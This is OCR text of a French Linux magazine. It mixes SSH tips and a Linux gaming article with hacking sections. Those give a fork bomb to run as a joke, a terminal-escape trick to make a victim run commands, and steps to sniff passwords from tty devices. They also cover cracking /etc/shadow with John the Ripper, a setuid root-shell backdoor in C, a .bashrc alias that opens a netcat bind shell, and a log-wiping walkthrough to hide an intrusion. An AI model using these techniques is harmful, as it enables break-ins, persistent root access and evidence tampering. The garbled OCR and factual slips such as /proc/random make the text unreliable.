De vicieux pirates (ne vous sentez pas visés...) pourraient malicieusement glisser dans le fichier authorized_keys d'un utilisateur souffrant de cécité visuelle une clef publique dont eux seuls auraient la clef privée conforme.

Avant de se connecter, nous allons devoir créer nos clefs. SSH-keygen permet de générer ces clefs. A chaque création de clef, il vous sera demandé de rentrer une passphrase, indiquez une phrase longue et compliquée, composée de majuscules, minuscules, décimaux.

### Les commandes d'échappement

Fait méconnu, il est possible de reconfigurer une connection ssh à l'aide d'une séquence d'échappement. En tappant un tilde (~) suivi d'une autre touche, on accède en effet à ce menu caché :

```
[Taper ~?]
Supported escape sequences:
~.  - terminate connection
~B  - send a BREAK to the remote system
~C  - open a command line
~R  - Request rekey (SSH protocol 2 only)
~^Z - suspend ssh
~#  - list forwarded connections
~&  - background ssh (when waiting for connections to
terminate)
~?  - this message
~~  - send the escape character by typing it twice
(Note that escapes are only recognized immediately after
newline.)

On peut par exemple ajouter une redirection :
[Taper ~C]
ssh> -L 8080:google.com:80
Forwarding port.

Ou vérifier que tout est correct :
[Taper ~#]
The following connections are open:
  #0 client-session (t4 r0 i0/0 o0/0 fd 4/5)
```

ssh-keygen -t dsa :
Qui va générer votre paire de clefs DSA ("id_dsa", "id_dsa.pub").
ssh-keygen -t rsa :
Qui va générer votre paire de clefs RSA1 ("id_rsa", "id_rsa.pub").
ssh-keygen -t rsa1
Qui va générer votre paire de clefs RSA2 ("identity", "identity.pub").

A chaque nouvelle connexion, la clef publique d'un serveur est rajoutée automatiquement à la liste des hôtes connus. Cette liste se trouve dans le fichier " known_hosts ", dans " ~/.ssh/ ". Il existe de même un fichier nommé " ssh_known_hosts " que l'administrateur doit préparer dans " /etc/ssh ". Il occupera la même fonction que le fichier " known_hosts " mais pour tous les utilisateurs de la machine. Si ce fichier présente un intérêt dans certains cas particuliers, il reste une très bonne source d'informations sur les connexions que fait passer un utilisateur...

## It's tricky !

Dans le lot des outils sympathiques basés sur SSH, scp permet la copie sécurisée de données d'un client vers un serveur, ou l'inverse. Pour copier un fichier de votre ordinateur vers le serveur, faites "scp monfichier utilisateur@serveur:~/", et ajoutez l'option "-r" pour copier un répertoire entier.

Pour copier un fichier du serveur vers votre ordinateur, faites "scp utilisateur@serveur:monfichier ./" (n'oubliez pas le "." qui indique qu'il copiera " monfichier " dans le répertoire où vous vous trouvez). Pour copier votre fichier dans le répertoire de votre choix, remplacer le "." par le nom du répertoire.

## Satan contrôle ses démons

Le daemon sshd possède son fichier de configuration, il s'agit de "sshd_conf". Grâce à lui, vous allez pouvoir modifier des options qui détermineront la configuration de votre serveur. Lancez votre éditeur de texte favori puis vous n'aurez qu'à supprimer les "#" (commentaires) et modifier les valeurs "on" ou "off" pour que l'option soit prise ou non en compte par votre système. Voici une petite liste d'options fréquemment utilisées :

- "Port 22" définit le port de connexion du serveur ssh.
- "Protocol 2,1" définit le protocole de ssh, je vous conseille de ne laisser que "2" pour des raisons de sécurité.
- "permitRootLogin no" interdit la connexion du compte root.
- "PubkeyAuthentication yes" active l'authentification par clef publique.
- "AuthorizedKeysFile .ssh/authorized_keys" définit le fichier où seront stockées les clefs publiques utilisateurs.
- "PasswordAuthentication yes" autorise une authentification par mot de passe.
- "X11Forwarding yes" permet le xforwarding.
- "PrintMotd yes" message de bienvenue pris de /etc/motd, ça peut être cool.

## Automatisation de la connexion et Forwarding


Donc, pour l'instant vous utilisez une connexion semi-automatisée car vous devez toujours entrer votre mot de passe. ssh-agent permet d'éviter d'avoir à le retaper à chaque connexion. Il stocke les clefs privées en mémoire. Pour aboutir à ce résultat, il existe la commande ssh-add. Tapez-la, puis entrer votre passphrase pour l'enregistrer avec l'agent. Pour supprimer une clef de l'agent, utilisez l'option -d (ssh-add -d), pour supprimer toutes les clefs, l'option -D. L'option -l reste pratique pour savoir quelles clefs sont enregistrées.

Le forwarding est une technique permettant de relayer des ports grâce à des "tunnels" sous lesquels il est possible de faire passer n'importe quel protocole à l'intérieur. L'intérêt est donc de protéger un flux qui n'est pas naturellement crypté, comme pop3 par exemple. SSH contient, par miracle, deux arguments qui sont l'option "-L" permettant une redirection d'un port local vers un port distant, et l'option "-R" pour permettre une redirection d'un port distant vers un port local. Le forwarding permet aussi de passer outre les filtres des réseaux locaux. Si, par exemple, vous partez de chez vous en laissant sur votre port 80 un forward vers un POP3, de votre travail où seule la consultation de pages web (http, port 80) est autorisée, il vous sera possible de lire vos mails.

Pour une redirection locale, faites comme ceci :
$ ssh -L 1452:localhost:25 chloe
ssh ouvre un tunnel du port 1452 de la machine locale vers le port 25 de chloe. localhost représente en effet votre ordinateur.

Pour une redirection distante, faites comme ceci :
$ ssh –R 1452:xelo:25 chloe
ssh ouvre un tunnel du port 1452 de xelo vers le port 25 de chloe. localhost est en position d'homme du milieu, entre xelo et chloe.

**linuxschool magazine**



# 10 astuces de h
# débrouille !

## Espionner un utilisateur

Si un terminal graphique est lancé, mais gère mal les droits d'accès aux fichiers /dev/pts (terminaux virtuels, au contraire des terminaux physiques (tty) disponibles au nombre de 6), alors il devient possible de lire certaines informations saisies par l'utilisateur, et SURTOUT les mots de passe. Faites donc un essai !

Ouvrez deux terminaux. (par exemple deux xterm). Dans le premier, tapez "tty". Faites un ls -l sur le fichier. Si les droits en lecture pour le fichier sont associés à votre terminal pour quelqu'un d'autre que vous, il devient possible de lire dessus à l'aide d'un simple "cat"! Vous pouvez faire un chmod pour tester cette faiblesse, la capture d'écran ci-contre parle d'elle-même.

## Crasher Linux

Il n'est pas très dur de crasher un Linux, c'est presque aussi facile que les avions. Il suffit pour cela de le surcharger avec plein de calculs inutiles. Genre grosse moulinette qui chauffe pour rien jusqu'à se bloquer complètement. Tapez donc la ligne suivante dans votre shell pour voir (mais si, allez-y, n'ayez pas peur, hahaha !).

```
:(){:|:&};:
```

## Escape shell

L'escape shell est une technique bien connue de nos amis hackers. Elle permet, lorsqu'un utilisateur fait un cat sur un fichier, de lui faire exécuter un script involontairement. Vous voulez terroriser votre ami qui se la joue sur sa Mandriva ? Faites lui essayer les opérations suivantes :

1 - créez un fichier dans /tmp nommé liste_divx.txt

2 - écrivez le fichier avec :

```
$ echo -e " \033[30m\033\132"
  > liste_divx.txt
```

3 - faites un cat sur le fichier

4 - si la variable PATH du shell contient le répertoire courant à vérifier pour l'exécution de programmes, alors appuyer sur Entrée exécutera le script 2c ! Pour peu que ce dernier existe et soit exécutable, bien sûr...

## Le saviez-vous ?

Le fichier /proc/random génère un contenu aléatoire à partir de l'activité de la machine. Faites un cat /dev/random pour le voir.

Le fichier /proc/null, lui, ne mène nulle part et ne renvoie rien. Vous pouvez déplacer des fichiers ou écrire dedans, cela ne fera... rien.

Google intègre un moteur de recherche spécifique à Linux. http://www.google.fr/linux devient ainsi votre première source d'informations sur votre système préféré.

## Restez discrets !

Vous venez de modifier un fichier et vous aimeriez que personne ne s'en aperçoive ?

Alors n'oubliez pas d'arranger les dates de modification et/ou de création du fichier !

Utilisez pour cela l'outil touch, qui permet de créer des fichiers ou de modifier leurs dates d'accès.

La date s'écrit sous la forme AAMMJJhhmm, on tape donc :

```
$ touch -mt 0401010000 /tmp/test
```

pour mettre la date de dernière modification du fichier test au 1er janvier 2004. On utilisera l'option -a au lieu de -m pour changer la date d'accès. L'option -t permet de spécifier une autre date que celle du moment de l'exécution (de touch).


## Utiliser un éditeur hexadecimal, et un convertisseur

Les amateurs de cracking apprécieront moyennement de ne pas trouver d'outil spécifiquement dédié à la conversion de bases (de l'hexa vers le décimal, par exemple), ou d'éditeur hexadécimal de fichiers. En fait, deux outils comblent ce manque. Le premier est la calculatrice " bc ", qui se lance par son nom.

Une fois dans la calculette, tapez *ibase=16* pour indiquer que l'INPUT base (la base en entrée) est de l'hexadecimal. L'obase (OUTPUT base) étant à 10, celle-ci fera de la conversion d'hexa vers decimal.

Comme éditeur hexadecimal, vous

# ack pour la




pouvez utiliser emacs. Ouvrez un fichier, et faites [ALT-X], tapez hexl-mode, [ENTREE], et faites "yes". Si vous ne connaissez pas Emacs : c'est un puissant éditeur de texte, rival direct de VIM. Ne pas savoir l'utiliser, au moins pour sauvegarder et quitter, est un acte criminel (on se demande comment vous avez fait jusque-là...).

## Surveillance permanente pour paranoïaques

Jacky le brutal, votre terrifiant voisin level 99 à Diablo 2, a-t-il pu s'infiltrer dans votre Linux tout neuf ? Si ces angoisses vous bouffent vos nuits, apprenez qu'il existe une commande qui permet d'exécuter régulièrement une autre commande, permettant ainsi de surveiller certaines activités du système ou de faire d'autres choses tout aussi pratiques. Ainsi " watch " permet, par exemple, d'exécuter la commande " who " toutes les secondes par la ligne :

```
$ watch -n 1 who
```

Dans le même esprit, l'outil "top" permet d'afficher en temps réel l'activité des processus. Il est toujours bon de garder un œil sur son terminal, pendant que l'autre dort...

## Pollution totale !

Si vous êtes à deux simultanément sur une station Linux, vous pouvez vous amuser à pourrir l'affichage de votre camarade. Ce n'est pas utile, ce n'est pas drôle pour lui, mais ça l'est pour vous. Grâce à " wall " et " write ", vous allez devenir l'ennemi public numéro un de sa zone d'affichage.

```
$ echo "HAHAHA" | wall
```

Note : vous pouvez empêcher l'affichage de messages sur votre teminal grâce à " mesg ", en tapant :

```
$ mesg n
```

## Trouver des traces...

Vous cherchez tous les fichiers appartenant à un utilisateur ? Vous cherchez tous les fichiers que celui-ci aurait éventuellement laissés en lecture ou écriture pour tout le monde ? L'outil " find " est votre ami. Vous pouvez rechercher les fichiers appartenant à root (par exemple) et ayant AU MOINS les droits en écriture pour tout le monde en tapant la commande :

```
$ find ./ -user root -perm +002
```

Le "+" indiquant que l'on recherche les fichiers avec ces droits au moins, voire plus.

```
[piratz@provino ]$ echo -e "\033[30m\\033\132" >liste_divx.txt
[piratz@provino ]$ cat liste_divx.txt

^[[?1;2c[piratz@provino ]$ 1;2c
bash: 1: command not found
bash: 2c: command not found
[piratz@provino ]$
```

# Crackons les passwords unix

Lorsque vous vous connectez sur une machine Unix, le système vous demande votre login (nom d'utilisateur), ensuite, grâce à ce nom, il va rechercher l'entrée correspondante dans le fichier /etc/passwd, puis il vous demande votre mot de passe.
Le mot de passe que vous avez donné va passer dans une moulinette de codage et être comparé au mot de passe chiffré enregistré par le système (se trouvant dans /etc/shadow). Si les deux passwords cryptés sont égaux, alors le système vous donne votre accès.

## Shadow

Prenons un exemple de fichier shadow :
Ce fichier n'est théoriquement visible que par le root. Il contient, dans l'ordre: le login de l'utilisateur, le mot de passe crypté et d'autres informations telle que la date d'expiration du mot de passe, la date de dernière modification, etc. Ces dernières sont optionnelles. Ainsi, lorsque l'un des champs est vide (" :: "), cela signifie qu'il n'a pas été spécifié (ou a été ignoré) lors de la création du compte.
Le premier champ de votre chaîne cryptée est : $1$. Le " $ " est un délimiteur, et " 1 " une information sur l'algorithme utilisé. Les huit octets suivants sont la clef de codage. Et le reste est le résultat après chiffrement.

```
root:$1$uBz/fVxt$11WMfWRsgjoWWbxS/nYd9/:12409:0:::::
z66w:$1$BiO_rS$x87wzeKiPb/QwaZmmlCPeb31:12408:0::7:::
```

## Quel intérêt ?

Comme précisé un peu plus haut, le cryptage des mots de passe Unix est réalisé grâce à un algorithme de cryptage à sens unique : les chaînes résultant de la moulinette de codage à mots de passe n'ont pas de clef pour être décryptées. Cet état de fait est intimement lié aux algorithmes utilisés. Ceux-ci ne cryptent pas vraiment (malgré ce que l'on a pu dire) : ils génèrent une signature qui est de longueur constante quel que soit le mot de passe. La seule façon, donc, de casser la protection est de tester un par un des mots de passe possibles, et de comparer les résultats.

## Comment et avec quoi va-t-on cracker ?

On va tout simplement utiliser un logiciel de brute-forcing, comme John The Ripper, qui va tester toute une liste de mots de passe possibles trouvés dans un dictionnaire (que l'on aura pris soin de remplir autant que possible pour augmenter nos chances de trouver le bon mot de passe), ou bien qui va traiter les solutions de façon exhaustive.
John fonctionne à l'aide d'une copie sur fichier des champs login et password du fichier /etc/shadow. Vous pouvez le télécharger sur http://www.openwall.com/john. Une fois compilé, lancez le binaire (dans le répertoire run) de la façon suivante :

```
$ ./john fichier
```

Rien de très sorcier là-dedans. Vous pouvez bien sûr jouer avec les différentes options de cet outil, mais la documentation en anglais risque de faire peur aux vaches espagnoles. Ceci étant dit, amusez-vous bien, mais sachez que trouver un mot de passe par cette méthode peut prendre entre une seconde et quelques mois, selon la qualité du mot de passe, et surtout de votre puissance de calcul.

**linuxschool magazine**

```
John passwd.to.crack
Loaded 29 passwords with 29 different salts (Standard DES [24/32 4K])
plouplou         (plouplou)
zappy            (zappy)
toto             (otaku)
gay              (krp)
guesses: 4  time: 0:00:05:05 (3)  c/s: 98711  trying: pipstiv1 - mussetri
```

**Si vous appuyez sur une touche pendant que le logiciel travaille, il vous indiquera sa progression**

# Les backdooring sous Linux

**Lorsqu'un hacker prend le contrôle d'une machine sous Linux, c'est-à-dire qu'il a obtenu les droits de l'utilisateur " root " (le superman de l'informatique), il va devoir laisser une " backdoor ", mot qui signifie " porte de derrière ". Autrement dit, il va s'installer confortablement sur le système compromis : la backdoor va lui permettre de revenir, et de retrouver les droits root. Cet article a donc pour but de fabriquer deux backdoors classiques et essentiellement didactiques.**

## BACKDOOR #1

Cette première backdoor va permettre à un utilisateur lambda connecté en local (c'est-à-dire qui a un shell sur l'ordinateur) de passer root, autrement dit, d'obtenir l'user id 0.
Cette backdoor va se présenter sous la forme d'un très petit programme, que le hacker va compiler et exécuter. Voici le code source en langage C (recopiez-le dans un fichier backdoor1.c) :

```
#include <unistd.h>
void main (void)
{
  setuid(0);
  setgid(0);
  execl("/bin/sh", "sh",
        NULL);
}
```

Pour faire de ce fichier texte un programme exécutable valide, vous devez le compiler. Utilisez gcc comme suit pour obtenir le programme my_backdoor :

```
$ gcc -o my_backdoor \
  backdoor1.c
```

Le code est très simple. Il se contente d'exécuter un shell (ici /bin/sh) après avoir appelé les fonctions setuid() et setgid() qui vont mettre l'uid (user id) et le gid (group id) à 0. Heureusement, ce sont deux fonctions de programmation qui ne peuvent fonctionner qu'avec les permissions d'exécution du root. Il faudra donc que le hacker, après avoir compilé sa backdoor, change les permissions du programme afin de le rendre " suid root ".Après cette modification, les utilisateurs qui exécuteront le programme le feront avec les droits du root. Comment réaliser ce tour de passe-passe ? Sous root, tapez :

```
# chmod +s ./my_backdoor
# ls -l ./my_backdoor
-rwsr-xr-x root root
   Dec 9 987 my_backdoor
```

Cela permet de faire tourner un programme avec les droits de l'utilisateur qui y aura mis le ' bit-SUID ' (option +s de chmod).
Désormais, le hacker revient en utilisateur normal, et peut repasser root :

```
user $ ./my_backdoor
root # id
uid=0(root) gid=0(root)
```

Évidemment, ce n'est pas très discret. L'administrateur pourrait facilement découvrir la supercherie, à cause du nom ou du flag SUID suspect.

## BACKDOOR #2

Le shell bash, comme d'autres, permet de créer des alias, qui associent une commande de raccourci à une ou plusieurs autres.
Chaque entrée d'alias va se trouver sous cette forme, dans .bashrc :

```
alias raccourci='commande
                 réelle'
```

Pour faire la backdoor, le hacker peut rajouter une ligne dans le fichier ..bashrc de l'administrateur (ou tout autre utilisateur), afin de le faire exécuter des commandes malicieuses sans le savoir. Prenons un exemple.

Installons la backdoor après l'acquisition des droits root :

```
# echo "alias ls=ls && nc
  -l p 12345 -e /bin/sh&"
  >> ~/.bashrc
```

(Voir l'article sur netcat : la commande ouvre un port tcp avec un accès shell.)

Le hacker part. L'administrateur se connecte, et fait un " ls ". Le hacker peut maintenant se reconnecter avec les droits root, tandis que l'administrateur lit son listing…

**linuxschool magazine**

# Log cleaning po

La plupart des systèmes Unix et Linux contiennent un système de fichiers de journalisation (des fichiers de log) liés aux utilisateurs se connectant sur la machine, que ce soit en local ou à distance. Car ces OS sont multi-utilisateurs, c'est-à-dire que plusieurs personnes peuvent travailler dans des environnements séparés sur la même machine sans que cela n'interfère sur ce que font les autres, à part au niveau de l'utilisation des ressources de la machine.

Ces fichiers sont souvent examinés par les administrateurs pour vérifier que tout est normal, repérer qui est sur le système, etc. Ils jouent donc un rôle crucial dans la détection d'intrusions.

```
Eterm  Font  Background  Terminal
23:32:22 (   3R3b31Z) $ last -n 5
        pts/1        192.168.0.2      Mon May 31 23:32
        pts/1        192.168.0.2      Mon May 31 23:04 -
m4m4n   :0                            Mon May 31 22:53
reboot  system boot  2.4.26-grsec     Mon May 31 22:42
        pts/3        192.168.0.2      Mon May 31 22:06 -

wtmp begins Thu Apr  8 00:47:31 2004
23:32:30 (   3R3b31Z) $ who
m4m4n    :0           May 31 22:53
         pts/1        May 31 23:32 (192.168.0.2)
23:32:30 (   3R3b31Z) $ lastlog
Utilisateur      Port     Venant de           Dernière
root             tty1                         ven mai 14 19:3
daemon                                        **Jamais connec
bin                                           **Jamais connec
sys                                           **Jamais connec
sync                                          **Jamais connec
games                                         **Jamais connec
```

Pour chaque connexion conventionnelle vous laissez donc des traces dans ces fichiers. Ces informations sont souvent stockées dans le répertoire /var/log. Il y a aussi des logs laissés dans les répertoires des utilisateurs liés à l'utilisation de leurs shells ou d'autres logiciels. Ces ensembles de fichiers se distinguent par leurs types et leur utilisation :

- Il en existe un pour connaître les personnes présentes sur la machine. On peut l'utiliser grâce à la commande "who".
- Il en existe un autre qui est un journal de connexion qui enregistre toutes les connexions à la machine.
- Puis il y a celui qui contient des information sur la dernière connexion des utilisateurs de la machine.
- Enfin viennent syslog, messages, logs d'apache et autres, tous dans le répertoire /var/log. Ce sont des fichiers de logs gérés et générés par des démons (des programmes qui tournent en tâche de fond, généralement des serveurs).

Donc nous allons analyser dans un premier temps la structure de ces fichiers de journalisation et les traces que nous pouvons y laisser, et dans un second temps nous allons voir comment effacer ces traces le plus proprement possible grâce à des outils trouvés sur Internet. Pour finir, quelques petites astuces pour détecter la modification de ces fichiers pourraient nous être utiles.

## Structure des fichiers de journalisation

Ces fichiers ont des formes bien spécifiques qui sont généralement détaillées par des structures. Pour expliquer simplement comment cela fonctionne sur une ligne, les n premiers caractères contiendront le nom d'utilisateur, les n autres caractères la date, les n autres caractères l'adresse Internet depuis laquelle vous vous connectez à la machine et ainsi de suite. Mais certaines parties ne peuvent être déchiffrées avec un simple éditeur de texte.

**Ennemi n°1 :** UTMP. C'est le fichier de journalisation qui contient, entre autres, les logins des utilisateurs présents sur la machine, le nom des devices utilisés, leurs dates de connexions et leurs adresses IP. Vous pouvez retrouver ces informations dans le fichier /var/run/utmp. On le lit à l'aide de la commande "who". La structure du fichier est définie dans /usr/include/bits/utmp.h, dans la structure utmp si vous souhaitez jeter un coup d'œil (courage...).

**Ennemi n°2 :** WTMP. WTMP contient toutes les connexions à la machine depuis le début du mois (si logrotate est installé et configuré ainsi) ou depuis l'installation. Il contient notamment comme informations le nom d'utilisa-

# ır les débutants

teur, le tty utilisé, l'hôte source, la date de création et la durée d'utilisation de la session. La structure de WTMP est identique à celle d'UTMP. On le lit avec la commande "last".

**Ennemi n°3 :** LASTLOG. LASTLOG contient les informations sur la dernière connexion de chaque utilisateur du système. Ces information se trouvent dans le fichier /var/log/lastlog qui contient pour chaque utilisateur, sachant que ces champs peuvent être vides si l'utilisateur ne s'est jamais connecté, la date de la derniere connexion, l'host depuis lequel il s'est connecté et enfin le device dont il s'est servi. La structure du fichier est définie dans /usr/include/bits/utmp.h dans la structure lastlog (si vous en redemandez bien sûr...). On le lit avec la commande "lastlog".

**Ennemis n°4 :** logs en texte clair. Comme son nom l'indique, ce type de LOG est le plus brut possible. Cependant, il suit des spécifités propres aux démons qui écrivent dedans, c'est-à-dire que l'on peut les comprendre en les ouvrant simplement avec un éditeur de texte, comme exemples vous avez la plupart des logs de démons (apache, syslogd, serveurs ftp...).


Il y a aussi les fichiers de log laissés par l'utilisation d'un shell et de programmes par l'utilisateur comme les clients IRC ou autres. Ces fichiers peuvent être retrouvés dans l'home de l'utilisateur (/home/machin) et commencent souvent par un point, parfois dans des dossiers parfois dans des fichiers tout dépend du logiciel. Par exemple, le shell bash crée dans l'home de l'utilisateur un fichier nommé .bash_history qui contient toutes les commandes tapées par l'utilisateur (fonctionnalité à double tranchant...).

## Alors, effaçons nos traces !

Il existe deux techniques d'effacement des traces, une obsolète et une autre utilisée dans tous les log cleaners récents. La première, obsolète, consiste à rechercher toutes les occurences (IP ou hostname) dans un fichier et de les remplacer par des octets nuls, c'est-à-dire que les commandes who, last, lastlog... croiront qu'il n'y a jamais rien eu ou que le champ est vide, et donc n'afficheront pas les informations.

Mais la faiblesse de cette technique, c'est que la ligne qui contient ces informations est entièrement remplie de bytes nuls ou alors juste de certaines parties qui contiennent les informations compromettantes. Il est donc facile, avec des outils de détection, de repérer cette technique de nettoyage. La seconde, plus sûre, consiste simplement à lire chaque structure/ligne et si vous trouvez vos informations (IP ou hostname), à faire tout simplement disparaître la ligne. Cette solution vous est proposée par la plupart des bons log cleaner que vous pouvez trouver sur packetstorm [1]. Nous allons prendre comme exemple le dernier log cleaner en date sur packetstorm.

Mettons-nous dans la situation totalement fictive où nous avons eu un accès à une machine par l'intermédiaire d'un /etc/shadow modifié, qui permet de se connecter, avec



comme login hacker, sur la machine justine-cible.com (IP 253.46.214.111) et que nous sommes sur la machine jacque-lemonde.com (IP 213.56.176.2).
Pour mener à bien ce nettoyage, récupérons et compilons le programme :

```
$ wget \
  http://packet
  stormsecurity.org/
  UNIX/penetration/
  log-wipers/llc-0.9.2.tar.gz
$ tar xzf \
      llc-0.9.2.tar.gz
$ cd llc
$ gcc -o llc \
  llc-0.9.2.c
```

Ensuite, on peut regarder les options (./llc -h) et voir que les principales options à spécifier sont :

```
[-E username],
[-H host],
[-A ip address]
```

Donc nous allons lancer le programme avec les options adéquates. Attention, il faut être root pour modifier ces fichiers, donc il faut lancer le programme avec les droits root :

```
# ./llc -E hacker \
  -H jacque-lemonde.com \
  -A 213.56.176.2
```

Voir le résultat avant et après, page précédente.
Nous voyons qu'il n'y a plus aucune trace de notre passage et que, bien que nous soyons toujours sur la machine, nous n'apparaissons pas dans le who. C'est dû à notre suppression dans le fichier /var/run/utmp.
Mais attention, la plupart des log cleaner ne nettoient pas les fichiers dans les répertoires personnels des utilisateurs car ils ne savent pas forcément quoi y enlever (commandes que vous auriez tapées...). Il vous est donc indispensable de le faire à la main car sinon l'effacement des traces précédentes n'aura servi à rien.

## Astuces de détection

Tout d'abord, certains outils ont été développés pour détecter les nettoyages grâce aux octets nuls. Par exemple, dans l'outil de détection de rootkit chkrootkit [2], il y a deux fichiers qui ont ce rôle (chklastlog.c et chkwtmp.c). Enfin, pour les logs cleaner qui suppriment directement les lignes, il n'y a pas souvent de remodification de la date de modification des fichiers de logs pour que ceci passe inaperçu. Donc vous pouvez avoir des logs datant de 4 heures avant la date de modification de votre fichier. On peut se

demander comment ça se fait qu'il soient modifiés si tous les logs datent d'il y a 4 heures. Bien sûr, l'ouverture d'une nouvelle session change ces dates, donc on ne peut détecter cela que dans une session ouverte avant ces modifications.
Finalement, le dernier petit indice qui n'est rarement, voire jamais, pris en compte dans les logs cleaner publics, est l'utilisation du fichier wtmp pour remettre l'ancienne connexion de l'utilisateur dont on a usurpé l'identité, celle avant notre passage. Les log cleaner classiques se contentent juste de faire comme si l'utilisateur ne s'était jamais connecté, ce qui est vite repérable.
Voilà, nous avons fini ce petit voyage d'initiation dans les fichiers de journalisation sous Linux. Mais il ne faut pas se leurrer : après une intrusion et la prise des droits root, un pirate ne va plus passer par le système d'authentification basique. L'installation d'une backdoor est souvent sa prochaine étape afin de revenir une autre fois en toute sécurité et anonymement (cf. article sur les backdoors).
On ne pourra détecter ces nettoyages que lors des premiers moments de l'intrusion, ensuite les logs s'entassent et sont rarement lus, surtout sur un système générant nombre de lignes de logs comme un serveur web. Ainsi un coup d'oeil régulier dans les logs est généralement obligatoire pour tout bon administrateur réseau.

[1] http://www.packetstormsecurity.org/UNIX/penetration/log-wipers/
[2] http://www.chkrootkit.org

# Les jeux sous Linux ?

## Du mythe à la réalité, faisons la lumière sur un domaine soumis aux controverses

On vous a menti. Windows n'est pas une nécessité : ni pour travailler, ni pour jouer. C'est ce que nous démontrons fièrement dans les pages qui suivent. Nous y briserons à tour de bras les mythes sur lesquels repose l'hégémonie Mircrosoft en la matière : Linux n'est pas assez puissant pour faire tourner des jeux ? Mensonge ! Linux n'offre pas une large palette de jeux ? Rumeurs !


Il reste compliqué de faire tourner de bons jeux sous Linux ? Fadaises !

Le monde de l'émulation sous Linux est le plus riche du monde ? C'est vrai…

Que vous soyez un gamer averti, un curieux ou un nostalgique, notre petit dossier jeux répondra à beaucoup de vos interrogations. Aujourd'hui, grâce à des librairies et outils performants, la communauté Linux dévoile un potentiel jusque-là sous-estimé, voire méprisé par des équipes de développement qui font implicitement le jeu des affaires de Bill Gates.

Microsoft sentira le vent tourner dès lors que les joueurs, c'est-à-dire vous, amis lecteurs, exigeront des jeux qu'ils soient aussi bien disponibles sous Linux que sous Windows. Mais pour cela, il faut franchir le pas. Prendre son Linux, et ne jouer qu'aux jeux qui tournent dessus. Un sacrifice que beaucoup ne sont pas prêts à accepter, à tort.

Pour accélérer l'évolution des mentalités dans un domaine structuré de la sorte depuis des années, des résistances et tours de force sont nécessaires. On peut commencer par afficher son mécontentement, mais à long terme il est surtout nécessaire de faire comprendre aux maisons d'édition qu'offrir au joueur le choix de sa plate-forme de jeux profiterait à tout le monde (ou presque…).




Area 2028 : http://www.emhsoft.net/area2028/

# Linux et les jeu
# je t'aime, moi n

**À quand les jeux que l'on pourra faire tourner directement sous Linux ? Pourquoi seul Windows est-il vraiment desservi de façon sérieuse pour le jeu vidéo ? Démystifions tout de suite les arguments windoziens bidons du genre : " Parce que Linux c'est pour les programmeurs, pas pour les joueurs. ", car ils sont faux.**

John Carmack, le programmeur principal d'ID Software (le père des Doom et Quake, donc pas le dernier des crétins) tient à le préciser : tout les jeux ID sont codés sous Linux car OpenGL est bien meilleur sous cet OS. Et d'ajouter : " vivement que les gens passent sous Linux. Les lobbys informatiques en faveur de Windows nous limitent encore trop ce qui fait indirectement exploser la puissance nécessaire pour faire tourner les jeux. " On se souvient encore de l'annonce de la sortie simultanée d'Anarchy Online Windows/Linux, puis de son dédit sous prétexte que les machines Linux sont trop gourmandes...


**Loki fut l'un de premiers studios de portage de jeux commerciaux sous Linux**

En fait, il faut se rendre à l'évidence, seuls les studios les plus performants et les meilleurs programmeurs offrent des patchs natifs pour faire tourner leurs jeux sous Linux. Car la plupart du temps, ce sont des tierces personnes qui portent les jeux sous Linux, avec des équipes comme celles de Loki ou encore Icculus. Le travail est souvent lent, mais les résultats sont plus que satisfaisants : en effet, les jeux tournent beaucoup plus vite sous Linux que sous Windows, mais ça, ce n'est pas un scoop.

## En théorie : pourquoi ça ne marche pas

Déjà, il faut voir que beaucoup de jeux sont développés en DirectX, une technique propriétaire de Microsoft qui est sensée être la performance ultime, mais qui en fait est bourrée d'imperfections et qui permet surtout de travailler plus vite avec une syntaxe aussi permissive que hasardeuse, ce qui ne nécessite donc pas une programmation exigeante. Mais ce problème a été résolu il y a peu : je vous conseille d'aller voir l'article qui suit pour vous en rendre compte.

De plus, si le jeu est plus ou moins bien programmé, il ne résistera pas très bien à un changement d'environnement : les systèmes de fichiers diffèrent, le système de registre disparaît, etc... Nous ne sommes pas dans un magazine de programmation, je ne vais donc pas détailler toutes les raisons qui font qu'un jeu Windows ne tourne quasiment jamais de façon immédiate sous Linux. Un simple exemple parlera mieux : le périphérique d'accès SVGA sous Linux c'est X11 alors que sous Windows c'est une architecture fermée, et les pilotes de rendu matériel DRI (Direct Rendering Infrastructure) sont compatibles Mesa/Glut sous Linux, mais pas sous Windows. Vous n'en avez pas grand chose à

# x commerciaux on plus

faire, alors résumons. On peut dire que si la plupart des jeux ne marche pas directement sous Linux, c'est à cause de deux choses :

- le lobbying de Microsoft qui pèse sur les développeurs pour qu'il ne sortent qu'une version Windows,
